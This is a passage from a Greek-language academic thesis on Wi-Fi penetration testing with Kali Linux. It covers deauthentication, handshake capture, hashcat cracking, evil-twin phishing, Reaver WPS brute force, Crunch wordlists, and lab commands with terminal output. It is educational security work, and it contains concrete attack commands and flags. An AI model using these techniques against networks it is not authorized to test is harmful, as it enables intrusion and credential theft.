σε **"Monitor mode"** (λειτουργία παρακολούθησης), επιτρέποντας στην κάρτα να συλλέγει και να καταγραφεί πακέτα από τον αέρα χωρίς να χρειάζεται να συσχετιστεί (associate) με κάποιο συγκεκριμένο Access Point. Επιπλέον, το **airmon-ng check kill** εξασφαλίζει ότι καμία διεργασία του συστήματος (όπως ο Network Manager) δεν θα παρεμβαίνει στις λειτουργίες της κάρτας. [21].

- **airodump-ng:** Λειτουργεί ως ένας εξειδικευμένος αναλυτής κίνησης (packet sniffer). Εκτός από τη σάρωση του φάσματος και την προβολή των SSID και BSSID, παρέχει κρίσιμες πληροφορίες όπως το επίπεδο ισχύος του σήματος (PWR), τον αριθμό των beacon frames και, το σημαντικότερο, χρησιμοποιείται για την κατάσταση της διαδικασίας 4-way handshake, την καταγραφή και την αποθήκευση των πακέτων σε αρχεία μορφής .cap . Η αποθήκευση της κίνησης σε αρχεία .cap επιτρέπει τη μεταγενέστερη offline ανάλυση. [20], [21].
- **aireplay-ng:** Εξειδικεύεται στην έγχυση πλαστών πακέτων (frame injection).

Η βασική του χρήση εδώ είναι η αποστολή πακέτων αποσύνδεσης (Deauthentication frames). Το εργαλείο στέλνει πλαστά πακέτα αποσύνδεσης στον client, εμφανιζόμενο ως το νόμιμο AP. Αυτό αναγκάζει τον client να επανασυνδεθεί αυτόματα, δημιουργώντας την ευκαιρία για το **airodump-ng** να καταγράψει τη χειραγία (handshake) [20].

Για την υλοποίηση της μεθοδολογίας, ο ερευνητής χρησιμοποιεί εξειδικευμένες παραμέτρους (flags) σε κάθε εντολή. Η κατανόηση αυτών των παραμέτρων είναι κρίσιμη για την ακρίβεια της συλλογής δεδομένων:

Εντολή	Παράμετρος	Λειτουργία & Σκοπός
airmon-ng	start	Ενεργοποιεί το Monitor Mode στην κάρτα (πχ wlan0)
	check kill	Τερματίζει διεργασίες που παρεμβαίνουν στην κάρτα.
airodump-ng	--bssid	Φιλτράρει τη σάρωση ώστε να βλέπουμε μόνο το δίκτυο-στόχο.
	-c	Κλειδώνει την κάρτα σε ένα συγκεκριμένο κανάλι (channel).

	-w	Ορίζει το όνομα του αρχείου .cap όπου θα αποθηκευτεί το handshake.
aireplay-ng	-0 (deauth)	Στέλνει πακέτα αποσύνδεσης. Ο αριθμός που ακολουθεί ορίζει τα πακέτα.
	-a	Ορίζει τη MAC Address του Access Point στόχου.
	-c	Ορίζει τη MAC Address του Client (θύματος) για στοχευμένη αποσύνδεση.

Πίνακας 5 Πίνακας Παραμέτρων Εντολών

4.5.2 Εργαλεία Password Cracking (Hashcat/John the Ripper)

Αφού ολοκληρωθεί η υποκλοπή των κρυπτογραφημένων δεδομένων της χειραψίας, η διαδικασία περνά στο στάδιο της offline ανάλυσης για την εύρεση του κωδικού **PSK** (*Pre-Shared Key*) :

- **Aircrack-ng (cracking component):** Χρησιμοποιεί την CPU για να εκτελέσει επιθέσεις λεξικού. Λειτουργεί υπολογίζοντας το Pairwise Master Key (PMK) για κάθε λέξη του λεξικού και συγκρίνοντάς το με το Message Integrity Code (MIC) που περιέχεται στο handshake.
- **Hashcat:** Αποτελεί την επιλογή για περιβάλλοντα υψηλών επιδόσεων. Θεωρείται το ταχύτερο εργαλείο παγκοσμίως, καθώς έχει τη δυνατότητα να χρησιμοποιεί τον πυρήνα της κάρτας γραφικών (GPU), ο οποίος λόγω της παράλληλης αρχιτεκτονικής του μπορεί να δοκιμάζει εκατοντάδες χιλιάδες κωδικούς το δευτερόλεπτο, καθιστώντας τις επιθέσεις **Brute Force** και **Dictionary**, πολύ πιο αποτελεσματικές επιταχύνοντας δραματικά τη δοκιμή εκατομμυρίων πιθανών συνδυασμών ανά δευτερόλεπτο σε σχέση με τη χρήση CPU [22].
- **John the Ripper (JtR):** Πρόκειται για ένα εξαιρετικά ευέλικτο εργαλείο ανοιχτού κώδικα που χρησιμοποιείται για τη θραύση κωδικών πρόσβασης. Αν και παραδοσιακά χρησιμοποιείται για κωδικούς συστήματος, στην περίπτωση του Wi-Fi pentesting είναι πολύτιμο για τη δημιουργία σύνθετων κανόνων στα λεξικά,

επιτρέποντας στον ερευνητή να τροποποιεί δυναμικά τις λέξεις (π.χ. προσθήκη αριθμών ή συμβόλων) αυξάνοντας τις πιθανότητες επιτυχίας της επίθεσης.

Η διαδικασία της θραύσης (cracking) είναι μια υπολογιστικά εντατική εργασία. Ενώ το Aircrack-ng βασίζεται στην CPU (Central Processing Unit), η οποία εκτελεί τις δοκιμές σειριακά, το Hashcat εκμεταλλεύεται την GPU (Graphics Processing Unit). Λόγω των χιλιάδων πυρήνων επεξεργασίας που διαθέτουν οι σύγχρονες κάρτες γραφικών, η ταχύτητα δοκιμής κωδικών μπορεί να αυξηθεί από μερικές εκατοντάδες κωδικούς το δευτερόλεπτο σε εκατομμύρια. Αυτή η διαφορά είναι καθοριστική για την επιτυχία μιας δοκιμής διείσδυσης, καθώς μειώνει τον χρόνο της επίθεσης από ημέρες σε λίγες ώρες.

4.5.3 Εργαλεία Δημιουργίας Ψεύτικων APs (Evil Twin Frameworks)


Εργαλεία όπως το **Airgeddon** και το **Wifiphisher** αυτοματοποιούν σύνθετες επιθέσεις **Man-in-the-Middle (MitM)**. Δημιουργούν ένα πλαστό σημείο πρόσβασης (Evil Twin) με το ίδιο SSID με το στόχο, παραπλανώντας τον χρήστη να εισάγει τον κωδικό του σε μια πλαστή σελίδα σύνδεσης (phishing page) ώστε οι συσκευές να συνδεθούν αυτόματα σε αυτό *Εικόνα 2* και *Εικόνα 3*.

Μέσω "Captive Portals" (πλαστές σελίδες), ο επιτιθέμενος εκμεταλλεύεται τον ανθρώπινο παράγοντα για να αποσπάσει το κλειδί WPA2 χωρίς την ανάγκη υπολογιστικής θραύσης. Επιπλέον, τα frameworks αυτά μπορούν να συνδυάσουν την επίθεση με ταυτόχρονο Deauthentication στο νόμιμο AP, αναγκάζοντας τις συσκευές των θυμάτων να αναζητήσουν νέα σύνδεση και να "παγιδευτούν" στο ελεγχόμενο από τον ερευνητή ψεύτικο δίκτυο [20].



Εικόνα 2 Evil Twin Attack

Επιπλέον, η διανομή Kali Linux ενσωματώνει το εργαλείο **Wifite**, το οποίο λειτουργεί ως ένας αυτοματοποιημένος ενόρχηστρωτής ασύρματων επιθέσεων, καλύπτοντας το φάσμα από την υποκλοπή Handshakes έως τη δημιουργία Evil Twin περιβαλλόντων. Το **Wifite** απλοποιεί τη διαδικασία της επίθεσης, συντονίζοντας αυτόματα τη χρήση της σουίτας Aircrack-ng για την αποσύνδεση των νόμιμων χρηστών (Deauthentication) και την παγίδευση των προσπαθειών επανασύνδεσης. Η ικανότητά του να διαχειρίζεται αυτόματα τις εναλλαγές μεταξύ Monitor και Managed mode και να επιτίθεται σε πολλαπλούς στόχους ταυτόχρονα, το καθιστά ένα από τα πιο αποτελεσματικά εργαλεία για την υλοποίηση επιθέσεων Man-in-the-Middle σε πραγματικά περιβάλλοντα δοκιμών διείσδυσης.



Εικόνα 3 Evil Twin Attack -- Man In The Middle (MITM)

4.5.4 Συμπληρωματικά Εργαλεία Ανάλυσης και Αυτοματοποίησης

Πέρα από την βασική σουίτα Aircrack-ng, το Kali Linux διαθέτει πληθώρα άλλων εργαλείων που επιτρέπουν στον ερευνητή να εμβαθύνει στην ανάλυση της ασύρματης κίνησης ή να αυτοματοποιήσει πολύπλοκες διαδικασίες. Στην επίσημη ιστοσελίδα του Kali Linux, την <https://www.kali.org/> θα βρούμε συγκεντρωμένα όλα τα εργαλεία που διαθέτει στην σελίδα <https://www.kali.org/tools/> με επεξηγήσεις, περιγραφές και κάθε βοήθεια που θα χρειαστεί ο χρήστης [18].

- **Wireshark (Network Protocol Analyzer) :** Το Wireshark είναι το πιο διαδεδομένο εργαλείο παγκοσμίως για την ανάλυση κίνησης σε πραγματικό χρόνο. Στο Wi-Fi Pentesting, επιτρέπει στον ερευνητή να "ανοίξει" τα αρχεία .cap που δημιούργησε το airodump-ng και να εξετάσει την ιεραρχία των πακέτων 802.11. Επιτρέπει στον ερευνητή να αναλύσει την δομή των Management Frames, να επιβεβαιώσει την εγκυρότητα ενός 4-Way Handshake και να παρατηρήσει την ανταλλαγή πακέτων σε επίπεδο bit, προσφέροντας μια οπτική απεικόνιση της επικοινωνίας που δεν είναι δυνατή μέσω του τερματικού. Μέσω των φίλτρων εμφάνισης (π.χ. `eapol`), ο ερευνητής μπορεί να απομονώσει τα 4 πακέτα της χειραψίας για να επιβεβαιώσει ότι δεν υπάρχουν κατεστραμμένα (corrupted) δεδομένα πριν ξεκινήσει τη διαδικασία του cracking. Επίσης, η χρήση φίλτρων, όπως το `'wlan.fc.type_subtype == 0x08'` επιτρέπει την ανάλυση των Beacon Frames για τον εντοπισμό κρυφών παραμέτρων του router, όπως το αν υποστηρίζει WPS ή αν έχει ενεργοποιημένο το Management Frame Protection (MFP). [18][21].
- **Wifite2 (Automated Wireless Auditor):** Είναι ένα εργαλείο αυτοματοποίησης, γραμμένο σε Python που έχει σχεδιαστεί για να διευκολύνει τις δοκιμές διείσδυσης. Το Wifite2 χρησιμοποιεί σειριακά όλα τα διαθέσιμα εργαλεία (aircrack-ng, reaver, bully) για να επιτεθεί σε όλα τα δίκτυα εντός εμβέλειας. Είναι ιδιαίτερα χρήσιμο για την γρήγορη σάρωση και τον εντοπισμό "εύκολων" στόχων, καθώς αυτοματοποιεί την αλλαγή καναλιών, την υποκλοπή handshake και τις επιθέσεις σε WPS, χωρίς χειροκίνητη παρέμβαση. Είναι το ιδανικό εργαλείο για περιβάλλοντα με πολλά δίκτυα, όπου ο χρόνος αναγνώρισης πρέπει να ελαχιστοποιηθεί [20].

4.5.5 Εξειδικευμένες Επιθέσεις (WPS και Χαρτογράφηση)

Εξειδικευμένα εργαλεία για τον εντοπισμό ευπαθειών *Πίνακας 6 Πίνακας Σύνοψης Εργαλείων*

.

- **Reaver / Bully (WPS Brute Force):** Εστιάζουν στην ευπάθεια του WPS PIN. Ο Reaver εκμεταλλεύεται τη σχεδιαστική αδυναμία του πρωτοκόλλου, μειώνοντας δραστικά τον χρόνο brute-force. Η εκτέλεση γίνεται με την εντολή:

'sudo reaver -i wlan0mon -b [BSSID_ΣΤΟΧΟΥ] -vv'.

Η παράμετρος -vv επιτρέπει την παρακολούθηση της ανταλλαγής των PINs σε πραγματικό χρόνο, ενώ η προσθήκη του flag **-K 1** ενεργοποιεί την επίθεση "Pixie-Dust" για σχεδόν ακαριαία ανάκτηση του κλειδιού σε συμβατά routers [21].

Το WPS χρησιμοποιεί ένα 8-ψήφιο PIN για τη σύνδεση συσκευών. Ο Reaver σπάει αυτό το PIN σε δύο μέρη (4+4 ψηφία), μειώνοντας τις πιθανές δοκιμές από 100 εκατομμύρια σε μόλις 11.000. Αυτό επιτρέπει την ανάκτηση του κωδικού WPA2 σε ελάχιστες ώρες, παρακάμπτοντας εντελώς την ανάγκη για επίθεση λεξικού, καθώς το PIN οδηγεί απευθείας στην αποκάλυψη του PSK σε απλό κείμενο (plaintext) [21].

- **Kismet (Wireless IDS/Sniffer):** Σε αντίθεση με το airodump-ng, το Kismet είναι ένας παθητικός ανιχνευτής (detector), sniffer και σύστημα εντοπισμού εισβολών. Εκκινείται με την εντολή **kismet -c wlan0mon**. Λειτουργεί εντελώς αθόρυβα και μπορεί να αναγνωρίσει δίκτυα που έχουν απενεργοποιημένη την εκπομπή του SSID (hidden networks). Είναι ιδανικό για το στάδιο του "Wardriving" (χαρτογράφηση δικτύων σε μια περιοχή), καθώς μπορεί να καταγράφει δεδομένα από πολλαπλές κάρτες δικτύου ταυτόχρονα και να τα συσχετίζει με συντεταγμένες GPS. Δεν στέλνει κανένα πακέτο στον αέρα, καθιστώντας τον ερευνητή εντελώς αόρατο στα συστήματα ανίχνευσης εισβολών (IDS). Είναι το κορυφαίο εργαλείο για τον εντοπισμό "κρυφών" δικτύων (Hidden SSIDs), καθώς περιμένει να ακούσει ένα πακέτο σύνδεσης από έναν νόμιμο πελάτη για να αποκαλύψει το όνομα του δικτύου που δεν εκπέμπεται στα Beacons [18][20][22].

- **Nmap (Network Mapper):** Αν και παραδοσιακά χρησιμοποιείται σε ενσύρματα δίκτυα, το Nmap είναι πολύτιμο στο Wi-Fi pentesting αμέσως μετά την επιτυχή παραβίαση του κλειδιού. Μόλις ο ερευνητής συνδεθεί στο δίκτυο και αποκτήσει πρόσβαση στο Wi-Fi, χρησιμοποιεί την εντολή: **`sudo nmap -sV -O [IP_RANGE]`**

Η παράμετρος **-sV** προσδιορίζει τις εκδόσεις των υπηρεσιών και το **-O** το λειτουργικό σύστημα των συνδεδεμένων συσκευών, προσφέροντας πλήρη εικόνα της ασφάλειας της υποδομής το Nmap χρησιμοποιείται για την σάρωση των συνδεδεμένων συσκευών, την ανακάλυψη ανοιχτών θυρών (ports) και τον προσδιορισμό των λειτουργικών συστημάτων που τρέχουν οι χρήστες, ολοκληρώνοντας έτσι την εικόνα της ασφάλειας της υποδομής [18].

Εργαλείο	Κατηγορία	Κύρια Χρήση
Wireshark	Ανάλυση Πακέτων	Λεπτομερής εξέταση κίνησης και αποσφαλμάτωση (debugging)
Wifite2	Αυτοματοποίηση	Γρήγορη, μαζική επίθεση σε πολλά δίκτυα ταυτόχρονα.
Reaver	WPS Attack	Brute-force επίθεση στο PIN του WPS για ανάκτηση κλειδιού.
Kismet	Reconnaissance	Παθητική ανίχνευση και εντοπισμός κρυφών δικτύων.
Nmap	Post-Exploitation	Σάρωση συσκευών και υπηρεσιών μετά την πρόσβαση στο δίκτυο.

Πίνακας 6 Πίνακας Σύνοψης Εργαλείων

4.5.6 Διαχείριση Λεξικών και Δημιουργία Προσαρμοσμένων Λιστών (Crunch)


Η επιτυχία μιας επίθεσης WPA2 εξαρτάται από το λεξικό. Το Kali Linux παρέχει το **RockYou.txt** (στη διαδρομή `/usr/share/wordlists/`), το οποίο περιέχει εκατομμύρια πραγματικούς κωδικούς [18]. Σε περιπτώσεις που απαιτείται στοχευμένη επίθεση, χρησιμοποιείται το εργαλείο **Crunch**. Χρησιμοποιείται η εντολή: **`crunch 8 8 0123456789`**

-o custom_list.txt. Η παραπάνω εντολή δημιουργεί ένα λεξικό με όλους τους πιθανούς συνδυασμούς 8-ψήφιων αριθμών. Αυτό επιτρέπει τη δημιουργία στοχευμένων λιστών όταν υπάρχουν πληροφορίες για τη δομή του κωδικού (π.χ. ημερομηνίες ή τηλέφωνα) [18][22].

4.6 Μεθοδολογία Wireless Pentesting (Στάδια Επίθεσης)

Η μεθοδολογία ακολουθεί μια αυστηρή ακολουθία ενεργειών, διασφαλίζοντας την επαναληψιμότητα και την εγκυρότητα των αποτελεσμάτων όπως βλέπουμε και στην **Εικόνα 4**. Η μεθοδολογία που ακολουθείται για τη δοκιμή διείσδυσης σε ασύρματα δίκτυα IEEE 802.11 είναι συστηματική και χωρίζεται σε συγκεκριμένες φάσεις, όπως αυτές τεκμηριώνονται στη διεθνή βιβλιογραφία [20] [21]. Σκοπός της είναι η ανάδειξη των κενών ασφαλείας μέσω της προσομοίωσης μιας πραγματικής επίθεσης.

Σύμφωνα με τους Lu και Yu [20], η διαδικασία υλοποιείται στα εξής στάδια:



WiFi penetration test process (Πηγή: [20])

Εικόνα 4 Μεθοδολογία Wireless Pentesting (Στάδια Επίθεσης)

1. **Προετοιμασία (Preparation):** Το στάδιο αυτό περιλαμβάνει τη ρύθμιση του λειτουργικού συστήματος Kali Linux και τον έλεγχο του υλικού. Η ασύρματη κάρτα τίθεται σε Monitor Mode (λειτουργία παρακολούθησης), επιτρέποντας στο σύστημα να συλλαμβάνει πακέτα που μεταδίδονται στον αέρα χωρίς να είναι συνδεδεμένο σε κάποιο δίκτυο [20], [21].
2. **Συλλογή Πληροφοριών & Αναγνώριση (Information Gathering):** Χρησιμοποιώντας εργαλεία όπως το **airodump-ng**, πραγματοποιείται σάρωση του ραδιοσυχνотικού περιβάλλοντος. Στόχος είναι ο εντοπισμός του SSID (όνομα δικτύου), του BSSID (MAC address του router), του καναλιού εκπομπής και του τύπου κρυπτογράφησης (π.χ. WPA2-AES) [20]. Παράλληλα, εντοπίζονται οι συνδεδεμένοι πελάτες (clients), οι οποίοι είναι απαραίτητοι για την εξέλιξη της επίθεσης [22]. Κατά τη διάρκεια της Αναγνώρισης (Information Gathering), ο ερευνητής δίνει έμφαση στις εξής ενδείξεις του airodump-ng:
 - **PWR (Power):** Υποδεικνύει την απόσταση από τον στόχο. Τιμές κοντά στο -30dBm υποδηλώνουν πολύ ισχυρό σήμα, ενώ κάτω από -80dBm η υποκλοπή του handshake γίνεται ασταθής.
 - **Beacons:** Ο αριθμός των πακέτων ανακοίνωσης του δικτύου. Χαμηλός ρυθμός beacons μπορεί να υποδηλώνει παρεμβολές ή μεγάλη απόσταση.
 - **Data:** Ο αριθμός των πακέτων δεδομένων που ανταλλάσσονται. Η ύπαρξη data είναι ένδειξη ότι υπάρχουν ενεργοί χρήστες στο δίκτυο, κάτι απαραίτητο για την πρόκληση deauthentication.
3. **Προσομοίωση Επίθεσης (Simulated Attack):** Αυτό είναι το κρισιμότερο στάδιο της διαδικασίας. Εκτελείται επίθεση Deauthentication μέσω του aireplay-ng, η οποία αναγκάζει έναν νόμιμο χρήστη να αποσυνδεθεί προσωρινά από το δίκτυο. Κατά την αυτόματη επανασύνδεσή του, το Kali Linux υποκλέπτει τα πακέτα της

«χειραψίας» (4-way handshake), τα οποία περιέχουν τις κρυπτογραφημένες πληροφορίες του κλειδιού πρόσβασης [21].

4. **Ανάλυση και Τύποι Επιθέσεων (Attack Execution & Analysis):** Σε αυτό το στάδιο, η μεθοδολογία εξειδικεύεται ανάλογα με τον στόχο και τα ευρήματα των προηγούμενων φάσεων. Σύμφωνα με το μοντέλο των Lu & Yu [20], η επίθεση μπορεί να κινηθεί σε τρεις άξονες:

- **Wifi encryption mode attack:** Αποτελεί τον κεντρικό άξονα της παρούσας εργασίας. Το υποκλαπέν αρχείο (handshake) μεταφέρεται για offline επεξεργασία, όπου χρησιμοποιούνται επιθέσεις λεξικού (dictionary attacks) ή brute force μέσω των εργαλείων aircrack-ng ή hashcat για την ανάκτηση του κωδικού πρόσβασης (PSK) [20], [22].
- **Infrastructure attack:** Περιλαμβάνει επιθέσεις που στοχεύουν απευθείας στις αδυναμίες της υποδομής του δικτύου (π.χ. ευπάθειες στο firmware του Router ή επιθέσεις τύπου Denial of Service στο Access Point).
- **Client-side attack:** Εστιάζει στην εκμετάλλευση των συσκευών που είναι συνδεδεμένες στο δίκτυο (clients), χρησιμοποιώντας τεχνικές όπως η δημιουργία πλαστών σημείων πρόσβασης (Evil Twin) για την παραπλάνηση των χρηστών και την υποκλοπή διαπιστευτηρίων.

5. **Αξιολόγηση & Αναφορά (Reporting):** Μετά την επιτυχή ή μη ανάκτηση του κλειδιού, πραγματοποιείται αξιολόγηση της ασφάλειας του δικτύου. Η αναφορά περιλαμβάνει την ανάλυση της ευπάθειας και προτάσεις για τη θωράκιση του δικτύου, όπως η χρήση ισχυρότερων κωδικών ή η μετάβαση σε πρωτόκολλα όπως το WPA3 [20], [22].

5 Κεφάλαιο 5ο : Πρακτική Αξιολόγηση Ασφάλειας Wi-Fi με Kali Linux

Στο παρόν κεφάλαιο παρουσιάζεται η πρακτική υλοποίηση της δοκιμής διείσδυσης με πραγματικά σενάρια σε περιβάλλον ασύρματων δικτύων. Η διαδικασία ακολουθεί τη μεθοδολογία που αναλύθηκε στο Κεφάλαιο 4, χρησιμοποιώντας το Kali Linux ως κύριο λειτουργικό σύστημα και τη σουίτα εργαλείων Aircrack-ng.

5.1 Ρύθμιση Εργαστηριακού Περιβάλλοντος

Για τη διεξαγωγή του πειράματος δημιουργήθηκε ένα ελεγχόμενο εργαστήριο, ώστε να διασφαλιστεί ότι οι δοκιμές δεν επηρεάζουν γειτονικά δίκτυα και παραμένουν εντός των ηθικών πλαισίων του Ethical Hacking.

Πέραν της επίσημης τεκμηρίωσης που παρέχεται από την ιστοσελίδα kali.org και στην οποία μπορούμε να βρούμε πληροφορίες και υποστήριξη επιπλέον από “community Support” και “forums” για συζήτηση και απορίες, η παραμετροποίηση του περιβάλλοντος βασίστηκε σε πληθώρα πηγών από την κοινότητα της κυβερνοασφάλειας και την τεράστια κοινότητα υποστήριξης (open-source community) που περιβάλλει το Kali Linux στο διαδίκτυο. Η διαδικασία λήψης (download), εγκατάστασης και βελτιστοποίησης του Kali Linux υποστηρίζεται από εκτενή βιβλιογραφία, οδηγούς (tutorials), πληθώρα με βίντεο στην επίσημη ιστοσελίδα kali.org και στο youtube.com για βοήθεια σε κάθε πρόβλημα με αναλυτικές οδηγίες και φόρουμ τεχνικής υποστήριξης που είναι διαθέσιμα στο διαδίκτυο, που προσφέρουν βοήθεια και διευκολύνοντας την ορθή ρύθμιση των δικτυακών παραμέτρων και του απαραίτητου υλικού (drivers για κάρτες δικτύου).

5.1.1 Περιγραφή Χρησιμοποιούμενου Υλικού και Λογισμικού (Εικονική Μηχανή, AP Settings)

Για την υλοποίηση του πειράματος επιλέχθηκαν τα παρακάτω εργαλεία, διασφαλίζοντας τη συμβατότητα μεταξύ υλικού και λογισμικού:

- **Λογισμικό Εικονικού περιβάλλοντος (Virtualization Software):** Χρησιμοποιήθηκε το Oracle VirtualBox. Ένα δωρεάν και open source λογισμικό, το οποίο λειτουργεί εγκαθιστώντας τις κατάλληλες εκδόσεις το ίδιο καλά σε Windows, Mac και Linux. Μας παρέχει την δυνατότητα παραμετροποίησης USB Filters για άμεση και αποκλειστική απόδοση της εξωτερικής USB κάρτας δικτύου στο εικονικό περιβάλλον, αποτρέποντας παρεμβολές από τους οδηγούς (drivers) του κεντρικού συστήματος. Αυτό εξασφάλισε τον απρόσκοπτο έλεγχο χαμηλού επιπέδου (low-level access) στο chipset της κάρτας, στοιχείο απαραίτητο για τη σταθερότητα των λειτουργιών Monitor Mode και Packet Injection. Μπορούμε να ορίσουμε η κάρτα δικτύου να συνδέεται αυτόματα στο Kali Linux κάθε φορά που την κουμπώνουμε, χωρίς να ρωτάει.
- **Λειτουργικό Σύστημα:** Επιλέχθηκε η τελευταία έκδοση Kali Linux 64-bit (VirtualBox Image). Αντί για μια τυπική εγκατάσταση μέσω ISO, προτιμήθηκε το επίσημο, προ-ρυθμισμένο είδωλο (Pre-built VM) που παρέχει η Offensive Security. Η επιλογή αυτή εξασφαλίζει ότι το λειτουργικό σύστημα διαθέτει ήδη τους βελτιστοποιημένους οδηγούς και τις ρυθμίσεις πυρήνα (kernel) που απαιτούνται για την ομαλή επικοινωνία με το virtualization περιβάλλον, προσφέροντας μέγιστη απόδοση κατά τη διάρκεια απαιτητικών διεργασιών. Η τελευταία έκδοση του Kali Linux, περιλαμβάνει επίσης προεγκατεστημένη τη σουίτα εργαλείων Aircrack-ng και το απαραίτητο οικοσύστημα για wireless pentesting.
- **Ασύρματος Προσαρμογέας (Wireless Adapter):** Χρησιμοποιήθηκε η κάρτα **TP-Link Archer T9UH (Ver:02)**. Πρόκειται για έναν προσαρμογέα υψηλής απολαβής (high gain). Η συγκεκριμένη έκδοση είναι εξοπλισμένη με το chipset Realtek RTL8814AU. Το συγκεκριμένο chipset, μετά την εγκατάσταση των κατάλληλων οδηγών (drivers), επιτρέπει τη λειτουργία σε Monitor Mode και την έγχυση πακέτων

(Packet Injection) και στις δύο συχνότητες (2.4GHz και 5GHz) διασφαλίζοντας την αξιοπιστία των αποτελεσμάτων του πειράματος.

5.2 Ενεργοποίηση Monitor Mode και Σάρωση Δικτύων (airodump-ng)

Πριν από την έναρξη της επίθεσης, είναι απαραίτητο να τεθεί ο ασύρματος προσαρμογέας σε κατάσταση παρακολούθησης (Monitor Mode) και να εντοπιστούν οι τεχνικές παράμετροι του στόχου. Η διαδικασία αυτή ακολουθεί τη μεθοδολογία που περιγράφεται στη διεθνή βιβλιογραφία για τη συλλογή πληροφοριών σε ασύρματα δίκτυα [23].

- **Θέση σε λειτουργία Monitor Mode:** Χρησιμοποιήθηκε η εντολή **sudo airmon-ng start wlan0**, η εκτέλεση της οποίας στο τερματικό φαίνεται στην Εικόνα 5. Στην περίπτωση που δεν λειτουργήσει σωστά μπορεί να εκτελεστεί η χειροκίνητη μέθοδος μέσω των εργαλείων **ip** και **iw** με τις παρακάτω εντολές διαδοχικά, οι οποίες έχουν σίγουρο αποτέλεσμα

```
sudo ip link set wlan0 down
```

```
sudo iw dev wlan0 set type monitor
```

```
sudo ip link set wlan0 up
```

προκειμένου η κάρτα δικτύου TP-Link Archer T9UH να αποκτήσει δυνατότητα παθητικής παρακολούθησης του φάσματος. Το “sudo” (SuperUser do) στην αρχή της εντολής χρειάζεται για να μας δώσει την δυνατότητα να εκτελούμε τις εντολές με δικαιώματα διαχειριστή. Η συνολική εντολή αυτή επιτρέπει στο Kali Linux να αλλάξει την λειτουργία της κάρτας από “**Managed mode**” σε “**Monitor mode**” ώστε να ακούει όλη την κυκλοφορία, παρακάμπτοντας τους περιορισμούς των τυπικών λειτουργιών σύνδεσης [18]. Και με την εντολή **iwconfig** βλέπουμε και επιβεβαιώνουμε πλέον την λειτουργία της σε “**Monitor mode**”.

```
(kali㉿kali)-[~]
$ sudo airmon-ng start wlan0

PHY      Interface      Driver      Chipset
phy0     wlan0          rtl8814au   TP-Link Archer T9UH v1 [Realtek RTL8814AU]
          (monitor mode enabled)

(kali㉿kali)-[~]
$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11b  ESSID:""    Nickname:"WIFI@RTL8814AU"
Mode:Monitor  Frequency:2.457 GHz  Access Point: Not-Associated
Sensitivity:0/0
Retry:off    RTS thr:off   Fragment thr:off
Power Management:off
Link Quality:0  Signal level:0  Noise level:0
Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
Tx excessive retries:0 Invalid misc:0  Missed beacon:0

(kali㉿kali)-[~]
$
```

Εικόνα 5 Αλλαγή της λειτουργίας της κάρτας από “Managed mode” σε “Monitor mode”

- **Σάρωση Περιβάλλοντος (Reconnaissance):** Με τη χρήση του εργαλείου **sudo airodump-ng wlan0**, πραγματοποιήθηκε σάρωση όπου μας εμφάνισε τη λίστα με τα δίκτυα που υπάρχουν γύρω μας. Όπως παρατηρούμε στην Εικόνα 6, η κάρτα εντόπισε πληθώρα ασύρματων δικτύων, επιτρέποντάς μας να συλλέξουμε πληροφορίες για τα κανάλια εκπομπής και το είδος της κρυπτογράφησης του κάθε δικτύου. Η λίστα που εμφανίζει το **airodump-ng** είναι το κλειδί για κάθε εργασία ασύρματης παρακολούθησης και μας δείχνει μια πληθώρα πληροφοριών για τα δίκτυα γύρω σας. Η καταγραφή των δικτύων συνεχίζετε μέχρι να πατήσουμε **CTRL + C**. Μετά μπορούμε να εκτελέσουμε κάποια άλλη εντολή.

Η οθόνη του “airodump-ng” χωρίζεται σε δύο κύρια μέρη: Ασύρματα Δίκτυα (Access Points) στο πάνω μέρος και Συνδεδεμένοι Πελάτες (Stations) στο κάτω μέρος.

Μέρος 1: Access Points (Δίκτυα)

